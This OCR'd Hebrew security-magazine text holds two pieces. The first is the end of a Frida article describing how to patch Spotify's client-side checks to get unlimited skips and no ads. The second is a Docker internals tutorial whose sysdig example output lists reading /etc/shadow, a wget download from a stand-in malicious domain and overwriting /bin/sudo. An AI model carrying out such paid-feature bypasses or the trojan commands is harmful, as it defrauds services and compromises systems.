
אז אפשר להגיד שדי סיימנו לנו כאן להיום. אבל האם זה הסוף? אז לפני שאני בורח אני רוצה להשאיר אתכם עם טעם מתוק בפה וקצת רצון לקחת את זה שלב אחד קדימה. ללא מדריך אראה לכם איך אפשר לעשות מניפולציה על אפליקציה שכולנו מכירים. ולא, אל תלכו רחוק, לאיזה אפליקציית שכוחת אל מלפני כמה שנים שסביר להניח שהיא פגיעה. בואו נראה איך אנחנו מיישמים את מה שעשינו היום על **Spotify**.

במילה למי שלא מכיר (ותתחילו להכיר) - Spotify הינה אפליקציית לשמיעת מוזיקה. האפליקציה מחולקת ל-2: אנשים שמשלמים ובכך זוכים לחשבון Premium ולאנשים שלא משלמים ובכך מוגבלים בהפעלת האפליקציה. מי שלא משלם, יכול לבצע עד 6 העברות של שירים בשעה אחת, נהנה מפרסומות כל 10 דק בערך, וכמו כן לא יכול לשמוע שיר ספציפי אלא בצורה רנדומאלית. לא כיף כזה גדול.

אבל תהיו מופתעים, כל הבדיקות האלה של האם המשתמש הוא משתמש פשוט או Premium - הכל בצד לקוח!

מה שאומר, שאם נגיע למקום הנכון בקוד של האפליקציה ונשנה את מה שצריך לשנות - הפלא ופלא - ויש לנו חשבון Premium משלנו בלי לשלם שקל.

בגלל שאני לא בעד לפרוץ לאפליקציות ולעקוף אותן ללא תשלום, רק אציג לכם את התמונה של הביצוע עם צנזור של הנתיב היכן בוצע שינוי הפונקציה:



כמו שניתן לראות, אפשר להגיד לפונקציה שתמיד תחזיר את הספרה 100, ובכך אנו מודיעים לאפליקציה בזמן אמת שיש לנו כל הזמן עוד 100 skips לבצע ולא 6. כך לא משנה כמה פעמים נלחץ על skip הפונקציה תמיד תחזיר 100, במילים אחרות, אינסוף העברות של שירים כמשתמש שאינו פרימיום.

כאן הראתי דוגמא של ה-skips, כמו כן ניתן להסיר את הפרסומות של ספוטייפי ובנוסף לבטל את ההשמעה של השירים בצורה רנדומאלית, וכל זה גם בצד הלקוח.

מחפשים רעיון הלאה? תחקרו את YouTube Music ותגלו איך מונעים מהמוזיקה להיפסק כאשר ממזערים את האפליקציה ☺ בהצלחה!

סיכום

כפי שלמדנו, כ-60% מכלל אפליקציות המובייל הן Client-side מה שמאפשר לנו כחוקרים לנצל חולשות רבות על גבי האפליקציה, וכל זה רק בגלל שהלוגיקה כתובה בצד שלנו ולא בצד השרת.

לכל שאלה או בקשה (כגון הלינק להורדת האפליקציה לא עובד לכם), מוזמנים לשלוח לי מייל לכתובת: yuvi.mormor@gmail.com

מקורות והרחבה

- https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/instrumenting-windows-apis-with-frida
- https://frida.re/docs/home/

Am I Docker? Containers deep dive

מאת עדן ברגר

הקדמה

במהלך עשרת השנים האחרונות אני עובד בבתי תוכנה בסטרטאפים ואנטרפרייז, שם התפקיד שלי הוא להקים קווי ייצור לתוכנות. אני כותב את ה-Prerequisites של התוכנות, מייצר התקנות שנשלחות אל מתחת לאדמה בוודאות שהתוכנה תעבוד, עובד עם ארכיטקטורות מעבד שונות, לוחות אם מוזרים (IoT או Nvidia Jetson לדוג') וכל מה שעלה לרוחם של המנהלים וצוותי Marketing.

במאמר זה נבחן דרך אחת שהגיעה לעשות את החיים יותר קלים (או קשים), נבחן איך מערכת ההפעלה לינוקס וספציפית הקרנל רואה קונטיינרים של סביבת Docker. בנוסף, תוך כדי הבחינה, ננסה להפריך רשימה של טעויות נפוצות הרובחות בקרב משתמשי לינוקס, ונראה ש:

1. Root הוא לא כל יכול
2. לא הכל קבצים בלינוקס
3. קונטיינרים לא קשורים לאבטחה
4. בני אדם עוד לא גילו איך לגרום לתוכנה לעבוד אצל השכן

מתחילים להפריך

תוכנות אף פעם לא עבדו טוב כאשר קימפלנו אותן על מערכת הפעלה אחת ושלחנו אותן לשנייה. גם כאשר החומרה זהה. אפשר להגיד "נו ברור שזה לא יעבוד, זו מערכת הפעלה שונה". אבל כאן בדיוק אנחנו מפספסים את העניין, הורגלנו לעולם בו תוכנות לא עובדות על מערכות הפעלה שונות.

למה בעצם שהן לא יעבדו? למה מכונית, אופנוע, משאית וטרקטור משתמשים באותם הכבישים אבל על מערכות הפעלה שונות לא רצים אותם הבינארים (קבצי ההרצה)? כמובן שזה מורכב, מסובך, ויקח הרבה מאוד זמן...

יש הרבה גורמים לכך: לא היה סטנדרט, לא ידעו שמערכות הפעלה יתפסו כל כך, לא ידעו מי מהן יתפסו, ומטבע הדברים גם טכנו-פוליטיקה נכנסה לתמונה. כאשר מקמפלים קוד, למערכות ההפעלה יש תקנים שונים של איך ה-Headers של הקובץ הבינארי צריכים להראות, ואיזה Sections שמחזיקים מטהדטה על הקובץ צריכים להיות ואיפה. ההסתכלות העסקית של התוכנה היא שלא מעניין אותה מה השכן מריץ, לא מעניין אותה איזה גרסאות רצות אצלו, לא מעניין אותה איזה מעבד הוא משתמש, היא פשוט צריכה שהתוכנה תעבוד.

אז בני האדם התחילו עם פתרונות טלאי, Fat Binary זו אחת הדוגמאות הראשונות - "אנחנו נקמפל את הבינארי עם כל ה-Headers וה-Sections לפי ה-Segments שהוא צריך בשביל שכל מערכות ההפעלה יוכלו להריץ אותו". הקובץ הבינארי שיוצא נהייה מאוד כבד, ומכאן שמו. לא משתמשים בזה.

ג'אווה היא עוד דוגמה: "בואו נקמפל תוכנה אחת (JVM) לכל מערכת הפעלה בנפרד, ואז ה-JVM תריץ את אותו הקוד באותו האופן". ובכן זה אולי עבד טוב לתקופה, כיום בכל פעם שאני צריך להתעסק עם תוכנה שבנויה על ג'אווה, אני מקבל ברירר... צמרמורת... עוד טכנולוגיה שנראתה לנו כמו האור לבעיה, אלו אפליקציות ה-Web, סוף סוף אתר אינטרנט אחד שעונה באותה הצורה לכל מערכות ההפעלה.

וגם כאן, זה התפקשש, כשפוגשים מפתח ווב מקצועי עובד - רואים שאת הבדיקות שלו הוא מריץ על 7~ מכונות וירטואליות בשביל לבדוק אל מול מערכות שונות, דפדפנים שונים וגרסאות שונות, אין כאן שום אחידות.

כל כמה זמן צצים פרויקטים שונים שנועדו להוות אבסטרקציה בכתיבת קוד וניהול מערכות בין שפות ומערכות הפעלה. NativeScript נועדה לכתוב קוד בשפת JS ולהריץ אותו על ה-Interpreters של אנדרואיד ואייפון. בפועל יש המון מקרי קצה שבהם צריך לכתוב ב-Native Android ו-iPhone Swift. וגם פתרונות שונים שנועדו לנהל לינוקסים ו-Windows-ים ממקום אחד. זו היא שאלה של חיסכון בזמן אל מול שליטה במערכות. גם לעשות את העבודה הקשה של להבין איך הדברים עובדים חוסך בזמן, ב-Long run.

הטכנולוגיה שאנו נרחיב עליה היום; קונטיינרים, באה לפתור בדיוק את אותה הבעיה: "אם אני לא יכול לדעת מה השכן מריץ ומה הגרסאות שרצות אצלו, אני פשוט אשלח אליו מערכת הפעלה שלמה".

תמיכה מהקרנל הלינוקסי לקונטיינרים התחילה בסביבות 2002. Docker הוא לא הקונטיינר הראשון, Docker פשוט עושה חיים קלים בנוגע לקונטיינרים. ב-2008 כבר הייתה תוכנה מוגמרת בשם LXC - Linux Containers (לצורך ההשוואה: Docker התחיל ב-2013). חשוב להבין, קונטיינרים לא הגיעו בשביל להוסיף אבטחה לאיזושהי תוכנה שאנחנו רוצים להריץ, אבטחה הייתה גם קודם, קוראים להן הרשאות משתמשים ו-Auditd.


קונטיינרים הגיעו בשביל לפתור בעיה לוגיסטית: לגרום לתוכנה לעבוד אצל השכן - ולאחר מכן עלתה השאלה "איך נעשה את זה באופן מאובטח?" אז הוסיפו לקונטיינרים אבטחה.

הנה דוגמה

כיום, מערכת OpenBSD היא המערכת החופשית המאובטחת ביותר. יש שיגידו שזו HardenedBSD אך המנטליות שלהן שונה. בזמן ש-HardenedBSD מוסיפה קוד כדי להעלות אבטחה, OpenBSD בכיוון של להוריד קוד כדי להעלות אבטחה.

ב-FreeBSD והיוצאת ממנה HardenedBSD קונטיינרים נקראים Jails.

שימו לב לתמונה הבאה:

DEFAULT SECURITY		
feature	**OpenBSD**	**FreeBSD**
Random Stack Gap	default	not implemented
W^X (GOT, PLT, ctors, dtors, .rodata, atexit)	default	partial (NX)
ASLR (PIE, mmap, malloc)	default	not implemented
Stack Smashing Protection	default, system wide	disabled
StackGhost (sparc64)	default	not implemented
NULL page mapping	default	default
strlcpy()/strlcat()	default	default
Randomness/arc4random()	default	RPC xid issue, PID
swap encrypted	default	manually
LibreSSL	default	from the ports
Privilege separation	default	default
Securelevel	default 1	default -1
systrace	available	not implemented
Jails	not implemented	available
Mandatory Acces Control framework	not implemented	available
pf version	lastest, default	old, disabled by default

אין ב-OpenBSD תמיכה ל-Jails, בגלל ש-Jails לא קשורים לאבטחה, הם קשורים לנוחות של אדמיניסטרציה (לדוגמה K8S) ולדאוג שתוכנות יעבדו. אחת האמירות בקהילת OpenBSD היא "אם אתם לא מצליחים לאבטח את המערכת הראשית שלכם, למה אתם מצפים לאבטח את הוירטואלית?"


בני האדם לא יודעים איך מערכות ההפעלה עובדות, הם בנו אותן, אבל בחלקים קטנים כל פעם.

באחת ההרצאות של ג'ורג' נוויל-נייל הוא מספר שבשנות השמונים כשתכננו לבנות מעבורת חלל שתוכל לירות לייזר, ולהשבית פצצת אטום שבדרכה למטרה, דבר ראשון כולם חשבו שזה יהיה מאוד מגניב. כשהגיעו ושאלו את המדענים ממדעי המחשב לגבי האפשרות הזו הם ענו - "מה פתאום, דבר כזה ידרוש יותר ממיליון שורות קוד, זה בחיים לא יעבוד".


ובכן, כיום הקרנל הלינוקסי מעל 12 מיליון שורות קוד, ואנחנו עדיין לא יודעים אם הוא עובד. כל כמה זמן מגיע אדם מתוחכם ומשתמש בתוכנה בדרך שמשאירה אותנו עם "לא ידענו שאפשר לעשות את זה...", ולתקן את הבעיה.

אז מה זה קונטיינרים?

בגדול אנחנו מציירים את המבנה של לינוקס בצורה הזו: יש לנו את איזור הקרנל (Kernel space), ומסביבו רצות התוכנות של המשתמשים (User space). פעם היו מציירים את ה-shell בתור שכבת ביניים:




כולנו מכירים מכונות וירטואליות, מכונה וירטואלית נותנת לנו לדמות חומרה (מעבד, זיכרון, הארד-דיסק וכו'), ולהתקין על גבי החומרה המדומה מערכת הפעלה שלמה, כך שעל גבי המערכת שלנו רצה מערכת שלמה ביחד עם הקרנל שלה.



קונטיינרים הם גם וירטואליזציה, הם נקראים "וירטואליזציה בשכבת הקבצים".

כאן הקרנל יחשוף את ה-System Calls עם תהליך מסוים (הקונטיינר), שמאחורי התהליך יש מערכת קבצים מלאה - /etc/, /usr/, /root/, /bin/ וכו'



ומכיוון שקונטיינר זה תהליך, אז כמו כל תהליך הוא כפוף לאותן ההרשאות של המשתמשים, אפשר לראות אותו עם ps aux, אפשר להרוג אותו עם kill וכן הלאה.

תהליך מדבר עם הקרנל בעזרת System Calls. אם יש בתוך הקונטיינר כמה תהליכים רצים - הם כולם מעבירים את ה-System Calls אל התהליך שמייצג את הקונטיינר הראשי והוא מעביר אותן אל הקרנל.

בשביל ליצור קונטיינר אנחנו מוסיפים מערכת קבצים, ופה נגלה שאי אפשר להוסיף קובץ של Network, בגלל שאין כזה. ה-Network device לא יושב על ה-Filesystem.

יש קבצי הגדרות שקשורים ל-Network interface. אבל הם רק הגדרות... יש קבצים בשמות: /dev/tcp, /dev/udp, /dev/icmp... אבל אלו הן פונקציות של Bash בהנחה ש-Bash קומפל עם:

```
--enable-net-redirections
```

אין קובץ של Network interface בגלל שהקרנל מטפל בתקשורת רשת. אם נחשוב על זה עוד :לא היינו רוצים שכל התקשורת רשת שלנו תעבור דרך הרכיב הכי איטי במחשב - ההארד-דיסק. זה יהיה צוואר בקבוק נוראי. הפתרון הדיפולטי של Docker ל-Network בקצרה הוא ליצור שני Network devices וירטואלים, להפוך את 1 ל-Bridge שמגשר בין 2 - שמצמידים לקונטיינר, לבין האמיתי של המערכת.

ועד כאן עם ההקדמה! בואו נריץ כמה פקודות...

נתחיל במה הן System Calls

System Calls הן הפונקציות שהקרנל חושף למתכנתים בתור ה-API. זוהי אבסטרקציה שנועדה להוות למתכנתים קרקע בה יוכלו לבקש מהקרנל לבצע פעולות. בדרך כלל כשבונים תוכנה משתמשים בספריות שעוטפות את ה-system calls, ולא קוראים להן ישירות. לדוגמה, כאשר אנו נכנסים דרך הדפדפן אל אתר אינטרנט, מאחורי הקלעים הדפדפן שולח system call לקרנל בשם socket, ביחד עם ארגומנטים של סוג הסוקט, הפרוטוקול והאייפי בשביל לבצע את החיבור. לאחר שגלשנו באתר והחלטנו להוריד קובץ, הדפדפן מאחורי הקלעים שולח system call בשם open עם ארגומנטים של המיקום וההרשאות לפתוח את הקובץ ולשמור אליו את המידע.

בפועל זה יותר מורכב מזה, נשלחים עוד system calls שקשורים לחיבור, וגם לא התייחסתי אל הבקשת DNS שנשלחת לפני -> זוהי רק דוגמה בשביל להסביר בפשטות. הקרנל אחראי לוודא שלאותו משתמש שמריץ את התהליך של הדפדפן אכן יש הרשאות בשביל לשמור את הקובץ במיקום המיועד.

בואו נבחן את אותן ה-System Calls:

אני לוקח בחשבון שאנחנו רצים על אובונטו. נתחיל בלעלות ל-root:

```
sudo -i
```

נתקין את lolcat בשביל קריאה נעימה יותר:

```
snap install lolcat
```

נתקין את pip3 אם הוא לא מותקן:

```
apt update ; apt install python3-pip
```

ונתקין תוכנה פייתונית פשוטה בשביל להציג לנו גרף יפה:

```
python3 -m pip install termgraph
```

כעת, נשתמש בפקודה strace בשביל לראות את ה-System Calls שנשלחים על ידי הפקודה ls:

```
strace ls
```

הרבה דטה חזר, נכון? אלו כל ה-System Calls שנשלחים לקרנל כאשר אנו עושים פעולה פשוטה כמו להציג קבצים בתיקייה הנוכחית.

בואו נייפה את ה-Output, נוסיף קצת bash magic:

```
strace ls 2>&1 1>/dev/null |cut -d"(" -f1|sort |uniq -c |sort -nr |awk
'{print $2 " " $1}' | termgraph --color {red,}
```

[על הקורא להבין מה קורה]

וקיבלנו רשימה מסודרת של ה-System Calls שנשלחים לקרנל, ביחד עם התדירות שלהן (ועוד באג שמציג +++):

```
root@ubuntu:~# strace ls 2>&1 1>/dev/null |cut -d"(" -f1|sort |uniq -c |sort -nr |awk '{print $2 " " $1}' | termgraph --color {red,}

openat          : 61.00
mmap            : 27.00
close           : 11.00
fstat           : 10.00
mprotect        : 9.00
stat            : 8.00
pread64         : 8.00
read            : 7.00
ioctl           : 3.00
brk             : 3.00
statfs          : 2.00
rt_sigaction    : 2.00
getdents64      : 2.00
arch_prctl      : 2.00
access          : 2.00
write           : 1.00
set_tid_address: 1.00
set_robust_list: 1.00
rt_sigprocmask : 1.00
prlimit64       : 1.00
munmap          : 1.00
exit_group      : 1.00
+++             : 1.00
execve          : 1.00

root@ubuntu:~#
```

בשביל לשלוט ב-System Calls נכתבו יחסית הרבה תוכנות. מתחיל ב-Auditd הישנה והטובה, האבסטרקציות שלה SELinux ו-AppArmor שאף אחד לא אוהב ;)

החברה AquaSec הישראלית פיתחה מוצרים קניינים מאוד מעניינים בנושא. והחברה Sysdig, פיתחה את sysdig ואת falco החופשיות. כאשר sysdig זו התוכנה שמתחברת עם דרייבר לקרנל ושואבת ממנו את ה-system calls, ו-falco מתפקדת בתור סט חוקים, בדומה למה שעושה Snort לחבילות מידע, רק אל System Calls. נתחיל בלהתקין אותה:

```
apt install sysdig
```

ובכזו "פשטות", נוכל לקבל רשימה של הפקודות שיוזרים מריצים בבאש במערכת:

```
sysdig -p"%user.name) %proc.name %proc.args" evt.type=execve and
evt.arg.ptid=bash |lolcat
```

```
root@ubuntu:~# sysdig -p"%user.name) %proc.name %proc.args" evt.type=execve and evt.arg.ptid=bash |lolcat
root) snap-exec lolcat
root) command-lolcat. /snap/lolcat/1/command-lolcat.wrapper
root) ruby /snap/lolcat/1/bin/lolcat
user) uname -a
user) who
user) ls --color=auto /
user) cat /etc/passwd
user) cat /etc/shadow
user) sudo -l
user) sudo -i
root) groups
root) locale-check C.UTF-8
root) locale
root) lesspipe /usr/bin/lesspipe
root) dircolors -b
root) mesg n
root) cat /etc/shadow
root) vi /etc/shadow
root) vi /etc/bash.bashrc
root) wget verybaddomain.com/my_malicious_binary
root) mv my_malicious_binary /bin/sudo
```

כמובן שהכל דרך ה-System Calls, ולא משהו כמו History שאפשר בקלות לשנות.

נמשיך אל הטכנולוגיות שהוסיפו בקרנל הלינוקסי בשביל ליצור קונטיינרים. בסך הכל יש 6.

Overlay

אנו מכירים את ההתנהגות של Docker כאשר אנו מורידים ומריצים קונטיינר חדש, הוא בעצם יוריד שכבות של קבצים וילביש אותן אחת על השנייה:

```
root@ubuntu:~# docker run -it httpd
Unable to find image 'httpd:latest' locally
latest: Pulling from library/httpd
f7ec5a41d630: Downloading [=>                                                 ]  834.6kB/27.14MB
d1589b6d8645: Download complete
83d3755a8d28: Downloading [============================>                      ]    1.6MB/2.795MB
3b7daa309abc: Waiting
fb83e95a0ade: Waiting
```

אז לצורך העניין השכבות של הקונטיינר httpd מורכבות ממשהו כמו:

1. דביאן מאוד מצומצם
2. כמה שינויים באותו הדביאן
3. התוכנה apache2 מותקנת
4. שינויים ב-apache2
5. סקריפט הרצה של apache2.

כל שינוי שנעשה בקונטיינר httpd יתווסף בתור שכבה חדשה, כך לדוגמה נוכל ליצור הרבה אתרים שונים אבל מאחורי הקלעים להשתמש באותן שכבות של דביאן. אז איך הקרנל רואה את השכבות? זה נקרא Overlay. בואו נעשה תרגיל קצר (אגב, אם תריצו בעצמכם זה יהיה הרבה יותר מובן).

נעלה ל-root:

```
sudo -i
```

ניצור תיקייה חדשה בשם overlay ונכנס לתוכה:

```
mkdir overlay
cd overlay
```

ניצור 4 תיקיות חדשות:

```
mkdir lower upper work merged
```

בתוך lower אנחנו שמים את השכבה הכי תחתונה, היא שכבת readonly.

נכנס אל תוך lower:

```
cd lower
```

ניצור קובץ חדש שהמטרה שלנו היא לדרוס אותו:

```
echo "I will be overridden" > overridden
```

וניצור קובץ נוסף בשם lower_readonly:

```
echo "I am readonly" > lower_readonly
```

נלך תיקייה אחורה ואל תוך upper. התיקייה upper מתפקדת בתור השכבה מעל lower כאשר הקבצים בתוכה "דורסים" את הקבצים של lower:

```
cd ../upper
```

ניצור קובץ חדש באותו השם כמו בתיקיית lower:

```
echo "I am the overrider!" > overridden
```

נחזור אחורה ונריץ:

```
cd ../
mount -t overlay overlay -o \
lowerdir=./lower,upperdir=./upper,workdir=./work ./merged/
```

התיקייה work זו תיקייה בשביל לינוקס לנהל את overlay, אנחנו לא מתעסקים איתה. התיקייה merged זו התיקייה שהתוצאה שלנו תמצא (זאת אומרת השילוב של lower ו-upper), כאן אנחנו נבצע את העבודה והשינויים שלנו.

נכנס לתוכה:

```
cd megred
```

נציג את הקבצים:

```
cat overridden
cat lower_readonly
```

אנו רואים שהתוכן של הקובץ overridden מגיע מ-Upper. בואו נשנה את התוכן של הקובץ lower_readonly, כי מי הוא חושב שהוא?

```
echo "___NOT!___" > lower_readonly
```

נחזור אחורה, ונעשה unmount לתיקיית merged:

```
cd../
umount ./merged/
```

נוכל לראות שנוצר קובץ חדש בתיקיית upper:

```
cat upper/lower_readonly
```

ולעומת זאת הקובץ בתיקיית lower נשאר עם התוכן הישן:

```
cat lower/lower_readonly
```

Namespaces

namespaces זה אולי החלק הכי מעניין של ההפרדות, בכולל יש 7 הפרדות שונות:

```
Namespace Flag            Page                 Isolates
Cgroup    CLONE_NEWCGROUP cgroup_namespaces(7) Cgroup root directory
IPC       CLONE_NEWIPC    ipc_namespaces(7)    System V IPC,
                                               POSIX message queues
Network   CLONE_NEWNET    network_namespaces(7) Network devices,
                                               stacks, ports, etc.
Mount     CLONE_NEWNS     mount_namespaces(7)  Mount points
PID       CLONE_NEWPID    pid_namespaces(7)    Process IDs
User      CLONE_NEWUSER   user_namespaces(7)   User and group IDs
UTS       CLONE_NEWUTS    uts_namespaces(7)    Hostname and NIS
                                               domain name
```

[man namespaces]

הפרדה **ראשונה** היא על פי Cgroup, אנו נגיע אל Cgroup בהמשך. **השנייה** היא IPC - Interprocess Communication, אחת הדרכים בה תהליכים יכולים לדבר אחד עם השני. **השלישית** היא הפרדת ה-Network Devices, האם תהליך מסוים רואה את ה-interface האמיתי של המחשב? או שמא יש לו interface וירטואלי שהוא רואה רק אותו. **הרביעית** היא Mount points, האם תהליך בתוך הקונטיינר רואה את אותם המאונטים שתהליך מחוץ לקונטיינר רואה? **החמישית** היא PIDs, האם יש גישה לתהליך בתוך הקונטיינר לראות את שאר התהליכים שרצים אל מחוץ לקונטיינר? **השישית** היא User and Groups, האם היוזר 1000 בתוך הקונטיינר שווה אל יוזר 1000 מחוץ לקונטיינר? או שמא זה בכלל טווח יוזרים שונה

ה-Namespace הזה מאוד חשוב, כי הוא אומר גם אם יוזר 0 שווה אל יוזר 0 מחוץ לקונטיינר. **השביעית** היא Hostname ו-Domain name, האם הקונטיינר משתף את אותו ההוסטניים והדומיין עם מערכת האם?

בואו נראה את זה עם קצת פקודות. נעלה ל-root:

```
sudo -i
```

בעזרת lsns נציג את כל ה-namespaces של תהליכים שכרגע רצים במערכת:

```
lsns
```

בשביל ליצור תהליך חדש, מופרד בעזרת כל שבעת ההפרדות, נשתמש ב-unshare עם המתג:

```
unshare -minpuCf
```

בחלון נפרד נריץ שוב lsns ונבחן את מה שהתווסף:

```
lsns
```

עכשיו ניקח לדוגמה Docker פשוט:

```
apt install docker.io
docker run -it ubuntu /bin/bash
```

בחלון נוסף נמצא את התהליך הספציפי שעלה:

```
ps aux|grep bash
```

ונבחן אותו בעזרת lsns המתג p-:

```
lsns -p <pid>
```

```
root@ubuntu:~# ps aux|grep bash
user         1105  0.0  0.1   8408  3760 pts/0    Ss   07:24   0:00 -bash
root        94325  0.0  0.2   8280  4432 pts/0    S    10:08   0:00 -bash
root        97272  0.0  0.1   7236  3468 pts/0    S    10:14   0:00 bash
user       109732  0.0  0.3  11716  8104 pts/1    Ss   10:34   0:00 -bash
root       110057  0.0  0.2   8412  4888 pts/1    S    10:36   0:00 -bash
user       113266  0.0  0.4  11708  8560 pts/2    Ss   11:40   0:00 -bash
user       113508  0.0  0.4  11724  8580 pts/3    Ss+  11:41   0:00 /bin/bash
root       113934  0.2  2.8 682096 57564 pts/0    Sl+  12:44   0:00 docker run -it ubuntu /bin/bash
root       114013  0.2  0.1   4108  3608 pts/0    Ss+  12:44   0:00 /bin/bash
root       114064  0.0  0.0   6432   736 pts/1    S+   12:44   0:00 grep --color=auto bash
root@ubuntu:~# lsns -p 114013
        NS TYPE   NPROCS    PID USER COMMAND
4026531835 cgroup    129      1 root /sbin/init maybe-ubiquity
4026531837 user      129      1 root /sbin/init maybe-ubiquity
4026532204 mnt         1 114013 root /bin/bash
4026532205 uts         1 114013 root /bin/bash
4026532206 ipc         1 114013 root /bin/bash
4026532207 pid         1 114013 root /bin/bash
4026532209 net         1 114013 root /bin/bash
root@ubuntu:~#
```

איך לדעת את ה-PID של ה-Bash בקונטיינר?... בגדול הוא יבוא אחרי הפקודה של docker. אנחנו עדים כאן למשהו מאוד מעניין: Docker יצר קונטיינר חדש והפריד 5 מתוך שבעת ההפרדות (אנחנו רואים ש-cgroup ו-user נמצאות באותו ה-namespace ש-init pid 1 רץ).

מה זה אומר לנו? שאם מישהו מקבל root בתוך הקונטיינר הזה, ה-root הוא אותו ה-root של מערכת האם (זוכרים שאמרנו שקונטיינרים לא קשורים לאבטחה? ☺)

אל תדאגו, ה-root הזה לא שווה ערך במאה אחוז, root הוא לא כל יכול כמו שאמרנו, על capabilities נקרא בהמשך.

כאן דוקר.קום כותבים על הבעיה עם root:

Isolate containers with a user namespace

Estimated reading time: 10 minutes

Linux namespaces provide isolation for running processes, limiting their access to system resources without the running process being aware of the limitations. For more information on Linux namespaces, see Linux namespaces.

